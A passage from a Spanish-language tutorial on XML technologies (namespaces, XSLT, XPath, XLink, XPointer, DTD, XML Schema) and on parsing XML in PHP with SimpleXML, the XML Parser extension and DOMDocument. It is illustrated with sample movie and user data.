En el ejemplo anterior, el atributo **xmlns** en el primer <table> le asigna al prefijo ***h:*** un namespace, y en el segundo table otro namespace al prefijo ***m:***.

Cuando se define un namespace para un elemento, todos los elementos hijo con el mismo prefijo están asociados al mismo namespace.

También pueden **declararse namespaces en el elemento root**:

```
<root  xmlns:h="http://www.w3.org/TR/html5/"
       xmlns:m="http://www.ejemplo.com/muebles">
<h:table>
    <h:tr>
        <h:td>León</h:td>
        <h:td>Tigre</h:td>
    </h:tr>
</h:table>
<m:table >
    <m:name>Mesa de café</m:name>
    <m:colour>Marrón</m:colour>
</m:table>
</root>
```

La URI no es para buscar información en esa URL, sino que se utiliza para darle un **nombre único al namespace**. Se suele emplear una URL porque las empresas a veces proporcionan información sobre dicho namespace en esa URL.

URI viene de **Uniform Resource Identifier**, y es un string de caracteres que identifican una Internet Resource. La URI más común es la Uniform Resource Locator (URL) que identifica un dominio. Otro no tan común es el Universal Resource Name (URN).

6. Mostrar archivos XML

Los **archivos XML** se pueden leer directamente en la mayoría de navegadores, pero lo hacen prácticamente de la misma forma en la que son editados. Un ejemplo muy común es en los **sitemaps**, como el sitemap de este mismo blog:

```
<url>
    <loc>http://diego.com.es/</loc>
    <changefreq>weekly</changefreq>
    <priority>1.0</priority>
</url>
<url>
    <loc>http://diego.com.es/blog/symfony</loc>
    <priority>0.5</priority>
</url>
```

Se muestra de esta forma porque **los documentos XML no llevan información acerca de cómo mostrar los datos**.

Para formatear **XML** se puede emplear **PHP**, **Javascript**, o **XSLT**, entre otros. No es recomendable hacerlo en CSS.

XSLT son las siglas de **eXtensible Stylesheet Language Transformations**, y es el **leguaje de hojas de estilo de XML**.

XSLT es más sofisticado que CSS. Con XSLT se pueden añadir/eliminar elementos y atributos del archivo de salida. Se pueden también reordenar elementos, hacer tests y decidir qué elementos mostrar o quitar, entre otras muchas cosas. **XSLT utiliza XPath para encontrar información en un documento XML** (explicado en la siguiente sección).

Si partimos del ejemplo anterior del **documento XML** con el **elemento root** cine (*xmltest.xml*):

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="hojaxslt.xsl">
<cine>
    <pelicula categoria="accion">
        <titulo idioma="ingles">Mad Max</titulo>
        <director>George Miller</director>
        <estreno>15 mayo 2015</estreno>
        <reparto>Tom Hardy</reparto>
        <reparto>Charlize Theron</reparto>
        <reparto>Nicholas Hoult</reparto>
    </pelicula>
    <pelicula categoria="animacion">
        <titulo idioma="ingles">Inside Out</titulo>
        <director>Pete Docter</director>
        <estreno>17 junio 2015</estreno>
        <reparto>Amy Poehler</reparto>
        <reparto>Phyllis Smith</reparto>
        <reparto>Bill Hader</reparto>
    </pelicula>
</cine>
```

Se puede emplear el siguiente **documento XSLT** (*hojaxslt.xsl*) para **transformar XML en HTML** antes de mostrarlo al servidor:

```
<?xml version="1.0" encoding="UTF-8"?>
<html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
    <body style="font-family:Arial;font-size:14pt;background-color:#EEEEEE">
        <xsl:for-each select="cine/pelicula">
            <div style="background-color:#000;color:white;padding:6px">
                <span style="font-weight:bold"><xsl:value-of select="titulo"/> - </span>
                <xsl:value-of select="director"/>
            </div>
            <div style="margin-left:20px;margin-bottom:1em;font-size:14pt">
                <p>
                    Reparto:
                    <xsl:for-each select="reparto">
                    <p><span style="font-style:italic"> <xsl:value-of select="."/> </spa
n></p>
                    </xsl:for-each>
                </p>
            </div>
        </xsl:for-each>
    </body>
</html>
```

El ejemplo anterior quedaría así:

Mad Max - George Miller

Reparto:

Tom Hardy

Charlize Theron

Nicholas Hoult

Inside Out - Pete Docter

Reparto:

Amy Poehler


Phyllis Smith

Bill Hader

7. ¿Qué es XPath?

XPath es en **lenguaje de ruta de XML** para **encontrar información en un documento XML**.

XPath es una sintaxis para **definir partes de un documento XML**, fundamental para las **hojas XSLT**. XPath utiliza expresiones de ruta para navegar por el documento, y contiene una **librería con funciones estándar**. XPath es una **recomendación W3C** y se utiliza también en **XQuery**, **XSLT** y **XLink**:



XPath utiliza **expresiones de ruta** para **seleccionar nodos y conjuntos de nodos** en un **documento XML**. Estas rutas son muy parecidas a las que se utilizan en los sistemas de ordenadores tradicionales.

Las **expresiones XPath** pueden utilizarse en JavaScript, Java, XML Schema, PHP, Python, C, C++...

Empleando el ejemplo anterior con el **elemento root** cine:

```
<cine>
    <pelicula categoria="accion">
        <titulo idioma="ingles">Mad Max</titulo>
        <director>George Miller</director>
        <ticket>8</ticket>
        <reparto>Tom Hardy</reparto>
        <reparto>Charlize Theron</reparto>
        <reparto>Nicholas Hoult</reparto>
    </pelicula>
    <pelicula categoria="animacion">
        <titulo idioma="ingles">Inside Out</titulo>
        <director>Pete Docter</director>
        <ticket>10</ticket>
        <reparto>Amy Poehler</reparto>
        <reparto>Phyllis Smith</reparto>
        <reparto>Bill Hader</reparto>
    </pelicula>
</cine>
```

Se podrían emplear las siguientes **expresiones XPath**:

Expresión XPath	Resultado
/cine/pelicula[1]	Selecciona el primer elemento pelicula del elemento cine
/cine/pelicula[last()]	Selecciona el último elemento pelicula del elemento cine
/cine/pelicula[last()-1]	Selecciona el penúltimo elemento pelicula del elemento cine
/cine/pelicula[position()<3]	Selecciona los dos primeros elementos película del elemento cine
//titulo[@idioma]	Selecciona todos los elementos titulo que tienen el atributo idioma
//titulo[@idioma='ingles']	Selecciona todos los elementos titulo que tienen el atributo idioma con el valor ingles
/cine/pelicula[ticket>8]	Selecciona todos los elementos pelicula del elemento cine que tienen un elemento ticket mayor que 8
/cine/pelicula[ticket>8]/titulo	Selecciona todos los elementos titulo de los elementos pelicula que tienen un elemento ticket cuyo valor es mayor que 8

8. ¿Qué es XLink?

XLink se utiliza para crear hiperenlaces en documentos XML. Cualquier elemento en un documento XML puede comportarse como un enlace, y con **XLink** los enlaces pueden definirse desde fuera de los archivos enlazados.

En HTML los enlaces se definen con **<a>**. En **XML** se puede utilizar **cualquier nombre de elemento** (lo que sería imposible para un navegador predecir qué elementos de enlaces existen en los documentos XML).

```
<?xml version="1.0" encoding="UTF-8"?>
<homepages xmlns:xlink="http://www.w3.org/1999/xlink">
<homepage xlink:type="simple" xlink:href="http://www.google.com">Google</homepage>
<homepage xlink:type="simple" xlink:href="http://www.w3.org">Visita W3C</homepage>
</homepages>
```

Para poder acceder a las **características de XLink** se ha de incluir el **namespace XLink**: "http://www.w3.org/1999/xlink".

Los atributos **xlink:type** y **xlink:href** vienen del namespace XLink.

xlink:type="simple" crea un enlace normal de HTML. **xlink:href** indica la URL a la que dirigirse.

```
<?xml version="1.0" encoding="UTF-8"?>
<cine xmlns:xlink="http://www.w3.org/1999/xlink">
<pelicula title="Mad Max">
    <description
            xlink:type="simple"
            xlink:href="/imagenes/madmax.gif"
            xlink:show="new">
        Descripción de la película Mad Max
    </description>
</pelicula>
<pelicula title="Inside Out">
    <description
            xlink:type="simple"
            xlink:href="/imagenes/insideout.gif"
            xlink:show="new">
        Descripción de la película Inside Out
    </description>
</pelicula>
```

El atributo ***xlink:show="new"*** especifica que el enlace se debe abrir en una nueva ventana.

En los ejemplos anteriores se han mostrado enlaces simples. Con **XLink** se puede acceder a sitios remotos y ***resources***.

Si por ejemplo en el atributo ***xlink:show*** ponemos el valor **"*embed*"**, el resource se procesará en la misma página. Si este resource es otro **documento XML**, se puede crear una jerarquía de documentos XML.

También es posible especificar cuándo debe aparecer el resource, con el atributo ***xlink:actuate***.

Referencia de atributos XLink:

Atributo	Valor	Descripción
xlink:actuate	onLoad onRequest other none	Define cuando se ha de leer y mostrar el resource enlazado
xlink:href	URL	Especifica la URL a la que enlazar
xlink:show	embed new replace other none	Especifica donde abrir el enlace. Por defecto es "replace"
xlink:type	simple extended locator arc resource title none	Especifica el tipo de enlace

9. ¿Qué es XPointer?

XPointer permite a los enlaces apuntar a **partes específicas de un documento XML**. XPointer utiliza **expresiones XPath** para navegar por el **documento XML**.

En el siguiente ejemplo se utiliza **XPointer junto con XLink** para apuntar a una parte específica del documento. Primero empezamos con el documento objetivo al que vamos a enlazar:

```
<?xml version="1.0" encoding="UTF-8"?>
<cine>
   <pelicula titulo="Mad Max" id="23">
      <imagen url="http://ejemplo.com/madmax.gif" />
      <description>Descripción de la película Mad Max</description>
   </pelicula>
   <pelicula titulo="Inside Out" id="34">
      <imagen url="http://ejemplo.com/insideout.gif" />
      <description>Descripción de la película Inside Out</description>
   </pelicula>
</cine>
```

Ahora el elemento película tiene un atributo llamado id.

En lugar de enlazar al documento entero como con **XLink**, **XPointer** permite enlazar partes específicas. Para ello se añade una **almohadilla #** y una **expresión XPointer** después de la URL en el atributo ***xlink:href***, así:

```
xlink:href="http://ejemplo.com/peliculas.xml#xpointer(id('23'))"
```

También existe una forma más reducida de enlazar a un elemento con el atributo id:

```
xlink:href="http://ejemplo.com/peliculas.xml#23"
```

El siguiente **documento XML** contiene un **enlace con más información** de mi película favorita:

```
<cine>
   <mifavorita>
      <imagen url="http://ejemplo.com/madmax.gif" />
      <enlace xlink:type="simple" xlink:href="http://ejemplo.com/peliculas.xml#34">
         Enlace a mi película favorita</enlace>
   </mifavorita>
</cine>
```

10. Document Type Definition

A un documento XML con la **sintaxis correcta** se le denomina "well formed".

Un **documento XML válido** debe además respetar un DTD, **Document Type Definition**, que son reglas que definen los elementos y atributos permitidos. Un DTD puede llamarse DTD, que hace referencia al Document Type Definition original, o **XML Schema**, que es una alternativa a DTD basada en XML.

Un DTD permite que un grupo de personas acuerden utilizar un **DTD estándar** para el intercambio de datos y así poder asegurar una uniformidad.

Un **documento XML válido** es también **well formed**, es decir, que tiene la sintaxis correcta:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE pelicula SYSTEM "pelicula.dtd">
```

La declaración **!DOCTYPE** hace referencia a un **archivo DTD externo**. El contenido de *pelicula.dtd* es el siguiente:

```
<!DOCTYPE pelicula
[
<!ELEMENT pelicula (titulo,estreno,director,reparto)>
<!ELEMENT titulo (#PCDATA)>
<!ELEMENT estreno (#PCDATA)>
<!ELEMENT director (#PCDATA)>
<!ELEMENT reparto (#PCDATA)>
]>
```

El DTD anterior se interpreta así:

- **!DOCTYPE pelicula** define que el elemento root del documento es pelicula.
- **!ELEMENT pelicula** define que el elemento pelicula debe contener los elementos titulo, estreno, director y reparto.
- **!ELEMENT elemento (#PCDATA)** define el tipo de elemento. #PCDATA significa datos de texto interpretables.

Un **DTD** puede emplearse también para **definir caracteres especiales** en un documento.

11. XML Schemas

Un esquema XML o XML Schema **describe la estructura de un documento XML**, como un DTD. Es una alternativa a DTD basada en XML:

```
<xs:element name="pelicula">
   <xs:complexType>
      <xs:sequence>
         <xs:element name="titulo" type="xs:string"/>
         <xs:element name="director" type="xs:string"/>
         <xs:element name="reparto" type="xs:string"/>
      </xs:sequence>
   </xs:complexType>
</xs:element>
```

El XML Schema anterior se interpreta así:

- ***<xs:element name="pelicula">*** define el elemento llamado pelicula.
- ***<xs:complexType>*** el elemento pelicula es del tipo complex.
- ***<xs:sequence>*** el tipo complex es una secuencia de elementos.
- ***<xs:element name="elemento" type="xs:string"/>*** define que el elemento "elemento" ha de ser del tipo string.

Los **XML Schemas** son más potentes que los **DTD** porque están escritos en XML, se pueden extender y soportan tipos de datos y namespaces.

12. XML en el servidor

Los **archivos XML** son archivos de texto como los **archivos HTML**. Un archivo XML puede ser fácilmente guardado y generado por un servidor web.

Por ejemplo en **PHP**, sin utilizar ninguna extensión PHP, se puede **generar un archivo xml** de la siguiente forma:

```php
<?php
header("Content-type: text/xml");
echo "<?xml version='1.0' encoding='UTF-8'?>";
echo "<pelicula>";
echo "<titulo>Mad Max</titulo>";
echo "<director>George Miller</director>";
echo "<estreno>15 mayo 2015</estreno>";
echo "</pelicula>";
?>
```

2. SimpleXML

PHP proporciona varias **formas de manejar archivos XML**. La forma más sencilla de hacerlo es con la extensión SimpleXML.

Indice de contenido

1. Cargar un archivo XML	5. Comparación de elementos XML
2. Acceder a elementos XML	6. XPath con SimpleXML
3. Recorrer elementos XML	7. Añadir y modificar elementos XML
4. Utilizar atributos de elementos XML	8. Otras funciones SimpleXML

Algunos de los ejemplos de este tutorial se harán mediante el **archivo xml** *usuarios.xml*, que es el siguiente:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<usuarios>
    <usuario>
        <nombre>Monnie</nombre>
        <apellido>Boddie</apellido>
        <direccion>Calle Pedro Mar 12</direccion>
        <ciudad>Mexicali</ciudad>
        <pais>Mexico</pais>
        <contacto>
            <telefono>44221234</telefono>
            <url>http://monnie.ejemplo.com</url>
            <email>monnie@ejemplo.com</email>
        </contacto>
    </usuario>
    <usuario>
        <nombre>Ted</nombre>
        <apellido>Gonzalez</apellido>
        <direccion>Calle Luis Angel 22</direccion>
        <ciudad>Buenos Aires</ciudad>
        <pais>Argentina</pais>
        <contacto>
            <telefono>44224664</telefono>
            <url>http://ted.ejemplo.com</url>
            <email>ted@ejemplo.com</email>
        </contacto>
    </usuario>
</usuarios>
```

1. Cargar un archivo XML

La carga de un archivo XML se hace con una simple función llamada *simplexml_load_file()*. Una vez que el archivo se pasa a esta función, se puede acceder a los datos:

```
if(!$xml = simplexml_load_file('usuarios.xml')){
    echo "No se ha podido cargar el archivo";
} else {
    echo "El archivo se ha cargado correctamente";
}
```

Si los datos en formato XML están en un *string*, se puede utilizar la función: *simplexml_load_string($string)*:

```
<?php
$string = '<usuarios>
    <usuario>
        <nombre>Monnie</nombre>
        <apellido>Boddie</apellido>
        <direccion>Calle Pedro Mar 12</direccion>
        <ciudad>Mexicali</ciudad>
        <pais>Mexico</pais>
        <contacto>
            <telefono>44221234</telefono>
            <url>http://monnie.ejemplo.com</url>
            <email>monnie@ejemplo.com</email>
        </contacto>
    </usuario>
    </usuarios>';
if(!$xml = simplexml_load_string($string)){
    echo "No se ha podido cargar el archivo";
} else {
    echo "Se ha cargado correctamente";
}
```

2. Acceder a elementos XML

Con el archivo cargado correctamente, se puede acceder a los datos contenidos en cada uno de los elementos, para mostrarlos, asignarlos a variables, manipularlos...

Transformamos cada elemento en su correspondiente nombre de variable, cuyo valor será el valor del interior del elemento. En caso de que haya **valores anidados**, como en el elemento *contacto*, se proporciona la ruta de los elementos correspondiente:

```php
if(!$xml = simplexml_load_file('usuarios.xml')){
    echo "No se ha podido cargar el archivo";
} else {
    foreach ($xml as $usuario){
        echo 'Nombre: '.$usuario->nombre.'<br>';
        echo 'Apellido: '.$usuario->apellido.'<br>';
        echo 'Dirección: '.$usuario->direccion.'<br>';
        echo 'Ciudad: '.$usuario->ciudad.'<br>';
        echo 'País: '.$usuario->pais.'<br>';
        echo 'Teléfono: '.$usuario->contacto->telefono.'<br>';
        echo 'Url: '.$usuario->contacto->url.'<br>';
        echo 'Email: '.$usuario->email->nombre.'<br>';
    }
}
```

También se puede emplear la extensión DOM para importar un string que contiene xml:

```php
<?php
$string = '<usuarios>
    <usuario>
        <nombre>Monnie</nombre>
        <apellido>Boddie</apellido>
        <direccion>Calle Pedro Mar 12</direccion>
        <ciudad>Mexicali</ciudad>
        <pais>Mexico</pais>
        <contacto>
            <telefono>44221234</telefono>
            <url>http://monnie.ejemplo.com</url>
            <email>monnie@ejemplo.com</email>
        </contacto>
    </usuario>
    </usuarios>';
// Nuevo objeto DOM
$dom = new DOMDocument;
// Cargar el string XML
$dom->loadXML($string);
$sxe = simplexml_import_dom($dom);
// Mostrar un valor
echo $sxe->usuario[0]->ciudad; // Devuelve Mexicali
```

El ejemplo anterior primero carga el string con el método **DomDocument::loadXML**. Este objeto ahora puede importarse directamente a SimpleXML con la función *simplexml_import_dom()*. El resultado es el mismo que llamando a *simplexml_load_file()* o *simplexml_load_string()*.

El objeto cargado antes era realmente un objeto de la clase **SimpleXMLElement**. Esta clase es la base de la extensión SimpleXML. Vamos a iniciar el archivo xml instanciando esta clase de ahora en adelante. Al **constructor de la clase** se le ha de pasar la variable que contiene el **string xml**, o la **ruta de un archivo**, pero para esta segunda forma hay que especificar dos argumentos más:

```php
<?php
$string = '<usuarios>
    <usuario>
        <nombre>Monnie</nombre>
        <apellido>Boddie</apellido>
        <direccion>Calle Pedro Mar 12</direccion>
        <ciudad>Mexicali</ciudad>
        <pais>Mexico</pais>
        <contacto>
            <telefono>44221234</telefono>
            <url>http://monnie.ejemplo.com</url>
            <email>monnie@ejemplo.com</email>
        </contacto>
    </usuario>
    </usuarios>';
// Nuevo objeto SimpleXMLElement al que se le pasa el string
$usuarios = new SimpleXMLElement($string);
// Mostrar un valor
echo $usuarios->usuario->ciudad; // Devuelve Mexicali
// Nuevo objeto SimpleXMLElement al que se le pasa ruta de archivo
$usuarios = new SimpleXMLElement('usuarios.xml', 0, true);
echo $usuarios->usuario[1]->ciudad; // Devuelve Buenos Aires
```

3. Recorrer elementos XML

Cuando existen **elementos con hijos** se utilizan las **técnicas típicas de iteración de elementos**:

```php
<?php
// Nuevo objeto SimpleXMLElement al que se le pasa ruta de archivo
$usuarios = new SimpleXMLElement('usuarios.xml', 0, true);
foreach ($usuarios as $usuario){
    echo "Nombre: ". $usuario->nombre ."<br>";
foreach($usuario->contacto as $contact){
    echo "Teléfono: ". $contact->telefono . "<br>";
    echo "Email: ".$contact->email . "<br>";
    }
}
```

Se puede comprobar que lo que se crean son objetos, por lo que la **iteración** se realiza con **objetos**. Si lo que se quiere es **obtener un array para iterar con arrays**, se puede emplear el siguiente método:

```php
<?php
$xml = simplexml_load_file('usuarios.xml');
$jsonString = json_encode($xml);
$array = json_decode($jsonString, true);
```

4. Utilizar atributos de elementos XML

SimpleXML también puede acceder fácilmente a los **atributos de los elementos xml**. Para acceder a ellos se hace mediante sintaxis de array. Vamos a modificar el ejemplo xml anterior y añadir las **opciones de contacto como atributos** (aunque en la práctica fuera preferible hacerlo mediante elementos):

```
$string = '<usuarios>
    <usuario>
        <nombre>Monnie</nombre>
        <apellido>Boddie</apellido>
        <direccion>Calle Pedro Mar 12</direccion>
        <ciudad>Mexicali</ciudad>
        <pais>Mexico</pais>
        <contacto tipo="telefono">44221234</contacto>
        <contacto tipo="url">http://monnie.ejemplo.com</contacto>
        <contacto tipo="email">monnie@ejemplo.com</contacto>
    </usuario>
    </usuarios>';
// Nuevo objeto SimpleXMLElement al que se le pasa el string xml
$usuarios = new SimpleXMLElement($string);
echo "Nombre de usuario:" . $usuarios->usuario[0]->nombre . "<br>";
foreach($usuarios->usuario[0]->contacto as $contacto) {
        switch((string) $contacto['tipo']){
            case 'telefono':
                echo "Telefono: " . $contacto . "<br>";
                break;
            case 'email':
                echo "Email: " . $contacto . "<br>";
        }
}
```

5. Comparación de elementos XML

Para **comparar un elemento o atributo con un string o pasarlo a una función que requiera un string** conviene hacer una conversión empleando (*string*). Sino, PHP tratará al elemento como un objeto (aunque funcione el tratamiento del objeto como string con __toString):

```
// Seguimos con el string xml del ejemplo anterior
// Nuevo objeto SimpleXMLElement al que se le pasa el string xml
$usuarios = new SimpleXMLElement($string);
if((string) $usuarios->usuario->nombre == 'Monnie') {
    echo 'El usuario es efectivamente Monnie';
} else {
    echo 'El usuario NO es Monnie';
}
echo htmlentities((string) $usuarios->usuario->nombre);
// Podemos ver que si hacemos var_dump:
var_dump($usuarios->usuario->nombre);
/*
Devuelve:
object(SimpleXMLElement)[2]
  public 0 => string 'Monnie' (length=6)
*/
```

Dos elementos **SimpleXMLElement** se consideran **distintos incluso cuando ambos apuntan al mismo elemento**:

```
// Nuevo objeto SimpleXMLElement al que se le pasa el string xml
$usuarios1 = new SimpleXMLElement($string);
$usuarios2 = new SimpleXMLElement($string);
var_dump($usuarios1 == $usuarios2); // Devuelve false
```

6. XPath con SimpleXML

Mediante el método **SimpleXMLElement::xpath** es posible ejecutar una petición XPath sobre los datos XML:

```
// Nuevo objeto SimpleXMLElement al que se le pasa un archivo xml
$usuarios = new SimpleXMLElement('usuarios.xml', 0, true);
// Se puede especificar la ruta reducida y acceder directamente a un elemento:
foreach ($usuarios->xpath('//usuario') as $usuario){
    echo $usuario->apellido . "<br>";
}
// O especificar la ruta absoluta:
foreach ($usuarios->xpath('/usuarios/usuario') as $usuario){
    echo $usuario->nombre . "<br>";
}
```

7. Añadir y modificar elementos XML

Para **modificar un elemento** simplemente se cambia su valor:

```
// Nuevo objeto SimpleXMLElement al que se le pasa un archivo xml
$usuarios = new SimpleXMLElement('usuarios.xml', 0, true);
// Usuario 0 antes de cambiar:
echo "Nombre: " . $usuarios->usuario[0]->nombre . "<br>";
// Usuario 0 cambiando el nombre:
$usuarios->usuario[0]->nombre = "María";
echo "Nombre: " . $usuarios->usuario[0]->nombre . "<br>";
```

Para **añadir un elemento hijo** se emplea *addChild()* y para añadir un atributo *addAttribute()*:

```
// Nuevo objeto SimpleXMLElement al que se le pasa un archivo xml
$usuarios = new SimpleXMLElement('usuarios.xml', 0, true);
// Añadimos usuario, elementos y atributo
$nuevoUsuario = $usuarios->addChild('usuario');
$nuevoUsuario->addAttribute('sexo', 'Hombre');
$nuevoUsuario->addChild('nombre', 'Bernard');
$nuevoUsuario->addChild('apellido', 'Madoff');
var_dump($usuarios->usuario[3]);
/*
Devuelve:
object(SimpleXMLElement)[5]
  public '@attributes' =>
    array (size=1)
      'sexo' => string 'Hombre' (length=6)
  public 'nombre' => string 'Bernard' (length=7)
  public 'apellido' => string 'Madoff' (length=6)
*/
```

Si ahora queremos ver los datos de nuevo el documento *usuarios.xml* en un string con formato xml

podemos emplear el método *asXML()* o *saveXML()* que es su alias:

```
$nuevoXML = $usuarios->asXML();
var_dump($nuevoXML); // Devuelve un string con los datos en XML
```

8. Otras funciones SimpleXML

Existen algunas **funciones para obtener información de un archivo xml cualquiera**:

- *SimpleXMLElement::children()*. Muestra los hijos de un elemento. Pueden obtenerse resultados jerárquicamente:

```
// Nuevo objeto SimpleXMLElement al que se le pasa un archivo xml
$usuarios = new SimpleXMLElement('usuarios.xml', 0, true);
// foreach para acceder a hijos de elementos
foreach ($usuarios->children() as $usuario){
    echo "Nombre de usuario: " . $usuario->nombre . "<br>";
    foreach ($usuario->children() as $contact){
        if (isset($contact->telefono)){
        echo "Telefono: " . $contact->telefono . "<br>";
            }
        }
    }
```

- *SimpleXMLElement::count()*. Cuenta los hijos de un elemento:

```
// Nuevo objeto SimpleXMLElement al que se le pasa un archivo xml
$usuarios = new SimpleXMLElement('usuarios.xml', 0, true);
// Contar número de usuarios
echo "Hay un total de: " . $usuarios->count() . " usuarios en el archivo xml";
```

- *SimpleXMLElement::getName()*. Devuelve el nombre de un elemento XML:

```
// Nuevo objeto SimpleXMLElement al que se le pasa un archivo xml
$usuarios = new SimpleXMLElement('usuarios.xml', 0, true);
echo $usuarios->getName(); // usuarios
echo $usuarios->usuario->getName(); // usuario
// Elementos disponibles en usuario:
foreach ($usuarios->usuario[0] as $user){
    echo $user->getName() . "<br>";
}
```

- *SimpleXMLElement::attributes()*. Identifica el atributo de un elemento:

```
$string = <<<XML
<animales>
    <animal tipo="mamifero">
       <nombre>Tigre</nombre>
    </animal>
    <animal tipo="anfibio">
        <nombre>rana</nombre>
</animal>
</animales>
XML;
// Cargamos el archivo:
$xml = simplexml_load_string($string);
// Se puede obtener el atributo así:
$xml->animal[0]->attributes(); // Devuelve: mamífero
$xml->animal[1]->attributes(); // Devuelve: anfibio
```

3. XML Parser

La **extensión XML Parser de PHP** proporciona una serie de **herramientas para analizar documentos XML** (no validarlos). Soporta tres tipos de codificación de caracteres: **UTF-8**, **US-ASCII** e **ISO-8859-1**. La codificación de entrada se detecta automáticamente, por lo que si se especifica la codificación en el argumento de una función para crear un recurso xml será para el elemento de salida, ya que el de entrada no se puede modificar.

Si existen **caracteres de entrada** que no se pueden codificar aparece un error. Si no se consiguen **codificar caracteres de salida** se transforman en "?".

XML Parser al igual que **XMLReader** sólo carga el elemento actual en la **memoria**, por lo que hay que ir definiendo ***handlers*** para elementos específicos que se ejecutarán cuando el analizador se tope con ellos. Esto hace que sea más rápido y utilice menos recursos que un analizador basado en **extensiones DOM** como **SimpleXML** que tiene que cargar el documento XML entero en la memoria.

La **extensión XML Parser** utiliza **Expat XML parser**. Expat es un analizador basado en eventos, observa un **archivo xml** como una serie de eventos. Cuando un evento ocurre, llama a una determinada función para tomar una acción. Al no validar datos, ignora cualquier DTD enlazado al documento. Si el documento no es ***well formed*** emitirá un error.

Para crear un **XML Parser** se emplea la función *xml_parser_create()*, que devuelve un ***resource*** para poder ser usado por otras funciones. Si se quiere que tenga soporte para namespaces se emplea *xml_parser_create_ns()*.

Para ver un ejemplo vamos a utilizar el siguiente archivo ***usuarios.xml***:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<usuarios>
    <usuario>
        <nombre>Monnie</nombre>
        <apellido>Boddie</apellido>
        <direccion>Calle Pedro Mar 12</direccion>
        <ciudad>Mexicali</ciudad>
        <pais>Mexico</pais>
        <contacto>
            <telefono>44221234</telefono>
            <url>http://monnie.ejemplo.com</url>
            <email>monnie@ejemplo.com</email>
        </contacto>
    </usuario>
    <usuario>
        <nombre>Ted</nombre>
        <apellido>Gonzalez</apellido>
        <direccion>Calle Luis Angel 22</direccion>
        <ciudad>Buenos Aires</ciudad>
        <pais>Argentina</pais>
        <contacto>
            <telefono>44224664</telefono>
            <url>http://ted.ejemplo.com</url>
            <email>ted@ejemplo.com</email>
        </contacto>
    </usuario>
</usuarios>
```

Ejemplo de XML Parser en PHP:

- Iniciamos el analizador

```php
$parser = xml_parser_create();
```

- Especificamos las funciones a emplear con el parser

```php
// Función a utilizar al inicio de un elemento:
function start($parser,$elemento,$atributos) {
    switch($elemento) {
        case "usuario":
            echo "Datos de usuario: <br>";
            break;
        case "nombre":
            echo "Nombre: ";
            break;
        case "apellido":
            echo "Apellido: ";
            break;
        case "ciudad":
            echo "Ciudad: ";
            break;
        case "pais":
            echo "País: ";
    }
}
// Función a emplear al final de un elemento:
function stop($parser,$elemento) {
    echo "<br>";
}
// Función que se emplea cuando se encuentra un carácter
function char($parser,$data) {
    echo $data;
}
```

- Especificamos handlers, leemos datos y liberamos

```php
// Especificar el handler de elementos
xml_set_element_handler($parser,"start","stop");
// Especificar el handler de datos
xml_set_character_data_handler($parser,"char");
// Abrir un archivo xml
$fp = fopen("usuarios.xml","r");
// Leer los datos
while ($data = fread($fp,4096)) {
    xml_parse($parser,$data,feof($fp)) or
    die (sprintf("Error XML: %s en la línea %d",
        xml_error_string(xml_get_error_code($parser)),
        xml_get_current_line_number($parser)));
}
// Liberar el analizador
xml_parser_free($parser);
```

4. DOMDocument

Indice de contenido

1. Introducción	5. Añadir un nuevo elemento
2. Crear una clase para el DOM	6. Eliminar un elemento
3. Crear y destruir un objeto DOM	7. Segmentación de elementos

4. Devolver un elemento por su ID

1. Introducción

PHP DOM es otra extensión de PHP que al igual que SimpleXML se basa en un estilo de análisis en árbol (*tree style parsing*) mediante el que se tiene que cargar el **documento XML** entero en la memoria. Este estilo permite acceder aleatoriamente al documento y editarlo, al contrario que los sistemas con un estilo de análisis *stream*, que van analizando nodo por nodo y no pueden editar el documento.

El **estándar de DOM**, según **W3C**, es "*una plataforma e interfaz de lenguajes que permite a los programas y scripts acceder y actualizar dinámicamiente el contenido, la estructura y el estilo de los documentos*". La librería ***libxml2*** implementa el DOM junto a todos sus métodos en C. Todas las **extensiones XML de PHP5** están basadas en dicha librería, por lo que hay completa interoperatividad entre extensiones. Esto hace que potencie su funcionalidad, permitiendo por ejemplo utilizar **XMLReader** como *stream parser* para obtener un elemento, importarlo al **DOM** y extraer los datos mediante **XPath**.

PHP DOM pasa toda la información a la aplicación **creando objetos en forma de árbol** que duplican extactamente los elementos en forma de árbol del **documento XML**. Para construir el árbol tiene que cargar el documento entero, por lo que utiliza bastante memoria. Con **DOM** es posible construir, modificar, consultar, validar y transformar **documentos XML**.

SimpleXML permite **trabajar con documentos XML rápida y fácilmente**, y a veces suele bastar con esa funcionalidad, pero cuando se necesita algo un poco más complejo suele ser necesario emplear **PHP DOM**. Existen dos funciones para pasar de uno a otro: de un nodo **DOM** a un objeto **SimpleXML**: *simplexml_import_dom()*, de un objeto **SimpleXML** a un nodo **DOM**: *dom_import_simplexml()*.

Para los ejemplos vamos a emplear el siguiente archivo *usuarios.xml*:

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE usuarios SYSTEM "usuarios.dtd">
<usuarios>
    <usuario id="u23">
        <nombre>Monnie</nombre>
        <apellido>Boddie</apellido>
        <ciudad>Mexicali</ciudad>
        <pais>Mexico</pais>
        <contacto>
            <telefono>44221234</telefono>
            <email>monnie@ejemplo.com</email>
        </contacto>
    </usuario>
    <usuario id="u33">
        <nombre>Ted</nombre>
        <apellido>Gonzalez</apellido>
        <ciudad>Buenos Aires</ciudad>
        <pais>Argentina</pais>
        <contacto>
            <telefono>44224664</telefono>
            <email>ted@ejemplo.com</email>
        </contacto>
    </usuario>
</usuarios>
```

Junto con el doctype *usuarios.dtd*:

```
<!ELEMENT usuarios (usuario*)>
